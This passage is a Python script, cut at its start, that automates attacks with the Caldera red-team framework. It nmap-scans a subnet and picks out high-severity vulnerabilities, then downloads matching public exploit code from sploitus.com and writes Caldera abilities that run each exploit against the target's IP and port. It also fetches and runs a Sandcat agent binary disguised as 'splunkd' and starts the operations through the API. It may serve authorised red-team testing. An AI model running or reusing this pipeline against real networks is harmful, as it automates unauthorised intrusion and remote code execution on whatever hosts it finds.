ip\_pattern = r'(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})'

ips = re.findall(ip\_pattern, nmap\_output)

return ips

def scan\_ports(ip):

"""Scan open ports for the given IP."""

command = ['nmap', '-p-', '-sT', ip]

process = subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

output, \_ = process.communicate()

return output.decode('utf-8')

def parse\_open\_ports(nmap\_output, ip):

"""Parse Nmap output and collect open ports."""

port\_pattern = r'(\d+)/tcp\s+open'

matches = re.findall(port\_pattern, nmap\_output)

return [(ip, port) for port in matches]

def scan\_vulnerabilities(ip, port):

"""Scan vulnerabilities for the given IP and port."""

command = ['nmap', ip, '-p' + port, '-sV', '--script', 'nmap-vulners/', '-oN', 'out1.txt']

subprocess.run(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

def parse\_vulnerabilities(filename, ip, port):

"""Parse vulnerabilities from the output file."""

with open(filename, 'r') as f:

for line in f:

if '\*EXPLOIT\*' in line:

#print(line)

parts = line.split('\t')

#print(parts)

cvss = float(parts[2])

#print(cvss)

if cvss > 7:

ip = ip

port = port

vulnum = parts[1]

url = parts[3]

vulnerabilities.append({"ip": ip, "port": port, "vulnum": vulnum, "URL": url})

return vulnerabilities

def get\_exploit\_code(url):

# Send HTTP GET request to the provided URL

response = requests.get(url)

if response.status\_code == 200:

# Parse the HTML content using BeautifulSoup

soup = BeautifulSoup(response.content, 'html.parser')

# Find the <pre> tag with class 'centered code'

exploit\_pre = soup.find('pre', class\_='centered code')

if exploit\_pre:

# Get the data-lang attribute to determine the language

language = exploit\_pre.get('data-lang')

# Find the <code> tag inside <pre>

exploit\_code = exploit\_pre.find('code', class\_='code-block')

if exploit\_code:

return exploit\_code.text.strip(), language.lower() # Convert language to lowercase

else:

print("Exploit code not found in the response.")

return None, None

else:

print("Exploit code not found in the response.")

return None, None

else:

print(f"Failed to fetch URL. Status code: {response.status\_code}")

return None, None

def save\_exploit\_code(exploit\_code, language, filename):

directory = "data/payloads"

if not os.path.exists(directory):

os.makedirs(directory)

# Determine file extension based on the language

if language == "ruby":

extension = "rb"

elif language == "bash":

extension = "sh"

elif language == "python":

extension = "py"

else:

extension = language # Use the language as extension for other script languages

filepath = os.path.join(directory, f"{filename}.{extension}")

with open(filepath, 'w') as file:

file.write(exploit\_code)

print(f"Exploit code saved to '{filepath}'")

return os.path.basename(filepath)

# Function to generate unique UUID

def generate\_uuid():

return str(uuid.uuid4())

# Function to create ability file

def create\_ability\_file(ability\_uuid, vuln\_data):

# if the demo\_folder directory is not present

if not os.path.exists("data/abilities/initial-access"):

os.makedirs("data/abilities/initial-access")

filename = f"data/abilities/initial-access/{ability\_uuid}.yml"

with open(filename, 'w') as f:

f.write(f"- name: {vuln\_data['vulnum']}\n")

f.write(f" description: read + {vuln\_data['URL']}\n")

f.write(" tactic: initial-access\n")

f.write(" technique\_id: T1190\n")

f.write(f" technique\_name: {vuln\_data['vulnum']}\n")

f.write(" executors:\n")

f.write(" - cleanup: []\n")

f.write(" timeout: 1000\n")

f.write(" platform: linux\n")

f.write(" name: sh\n")

f.write(" command: '\n")

f.write(f" chmod +x {vuln\_data['exploit']};\n")

f.write(f" ./{vuln\_data['exploit']} {vuln\_data['ip']}:{vuln\_data['port']}'\n")

f.write(" payloads:\n")

f.write(f" - {vuln\_data['exploit']}\n")

f.write(f" id: {ability\_uuid}\n")

# Function to create adversary file

def create\_adversary\_file(adversary\_uuid, ability\_uuid, vuln\_data):

filename = f"data/adversaries/{adversary\_uuid}.yml"

with open(filename, 'w') as f:

f.write(f'name: Attack on {vuln\_data["vulnum"]}\n')

f.write(f'description: Attack on {vuln\_data["vulnum"]} and run sandcat\n')

f.write('atomic\_ordering: \n')

f.write(f' - {ability\_uuid}\n')

f.write(' - 2f34977d-9558-4c12-abad-349716777c6b #(установка и запуск агента Калдеры Sandcat)\n')

f.write(f'adversary\_id: {adversary\_uuid}\n')

def main():

if len(sys.argv) != 2:

print("Usage: python script.py <subnet>")

sys.exit(1)

# Get subnet from command line argument

subnet = sys.argv[1]

# Run Nmap scan

nmap\_output = scan\_subnet(subnet)

# Parse Nmap output and collect IPs

ips = parse\_ips(nmap\_output)

# Find own IPs within the subnet

own\_ips = find\_own\_ip(subnet)

if own\_ips:

print("Own IPs found:", own\_ips)

# Remove own IPs from collection

ips = [ip for ip in ips if ip not in own\_ips]

else:

print("Couldn't find own IP in the subnet.")

# Print collected IPs

print("Collected IPs excluding own IPs:")

for ip in ips:

print(ip)

# Findings array to store IP-port tuples

findings = []

# Find open ports for each IP

for ip in ips:

nmap\_output = scan\_ports(ip)

open\_ports = parse\_open\_ports(nmap\_output, ip)

findings.extend(open\_ports)

# Print findings

print("Findings:")

for finding in findings:

print(finding)

global vulnerabilities

vulnerabilities = []

# Scan vulnerabilities for each finding

for ip, port in findings:

scan\_vulnerabilities(ip, port)

# Parse vulnerabilities

parse\_vulnerabilities('out1.txt', ip, port)

if os.path.isfile('out1.txt'):

os.remove('out1.txt')

# Save vulnerabilities to a file

with open("vulns.json", "w") as f:

json.dump(vulnerabilities, f, indent=4)

# Load JSON records from file

with open('vulns.json', 'r') as file:

records = json.load(file)

# Iterate over each record

for record in records:

ip = record['ip']

port = record['port']

vulnum = record['vulnum']

url = record['URL']

print(f"Processing record: {vulnum}")

# Send request to the provided URL

exploit\_code, language = get\_exploit\_code(f"https://sploitus.com/exploit?id={vulnum}")

if exploit\_code and language:

filename = vulnum

exploit\_filepath = save\_exploit\_code(exploit\_code, language, filename)

# Update record with exploit filepath

record['exploit'] = exploit\_filepath

else:

print("Skipping record due to missing exploit code or language.")

# Save updated records back to vulns.json

with open('vulns.json', 'w') as file:

json.dump(records, file, indent=4)

print("All records processed and updated in vulns.json.")

# Read data from vulns.json

with open('vulns.json') as f:

vulns\_data = json.load(f)

# Process each record in vulns.json

for vuln\_data in vulns\_data:

# Check if ability exists, if not generate UUID

if "ability" not in vuln\_data:

ability\_uuid = generate\_uuid()

vuln\_data["ability"] = ability\_uuid

create\_ability\_file(ability\_uuid, vuln\_data)

else:

ability\_uuid = vuln\_data["ability"]

# Check if adversary exists, if not generate UUID

if "adversary" not in vuln\_data:

adversary\_uuid = generate\_uuid()

vuln\_data["adversary"] = adversary\_uuid

create\_adversary\_file(adversary\_uuid, ability\_uuid, vuln\_data)

else:

adversary\_uuid = vuln\_data["adversary"]

# Write the updated data back to vulns.json

with open('vulns.json', 'w') as f:

json.dump(vulns\_data, f)

# Get API\_KEY from local.yaml

with open('conf/local.yml') as f:

for line in f:

if 'api\_key\_red' in line:

api\_key = line.strip().split(':')[1].strip()

# Run server.py in the background

os.system('python server.py &')

time.sleep(90)

# Run Caldera Sandcat agent localy

os.system('server="http://0.0.0.0:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v &')

time.sleep(30)

# Send requests for each record in vulns.json

for vuln\_data in vulns\_data:

ip = vuln\_data["ip"]

port = vuln\_data["port"]

vulnum = vuln\_data["vulnum"]

adversary = vuln\_data["adversary"]

os.system(f'curl -X PUT -H "KEY:{api\_key}" http://localhost:8888/api/rest -d \'{{"index":"operations","name":"{ip}:{port}+{vulnum}","adversary\_id":"{adversary}"}}\'')

os.system(f'curl -X POST -H "KEY:{api\_key}" http://localhost:8888/api/rest -d \'{{"index":"operation", "op\_id":"{ip}:{port}+{vulnum}", "state":"start"}}\'')

# Wait for 10 seconds

time.sleep(10)

if \_\_name\_\_ == "\_\_main\_\_":

main()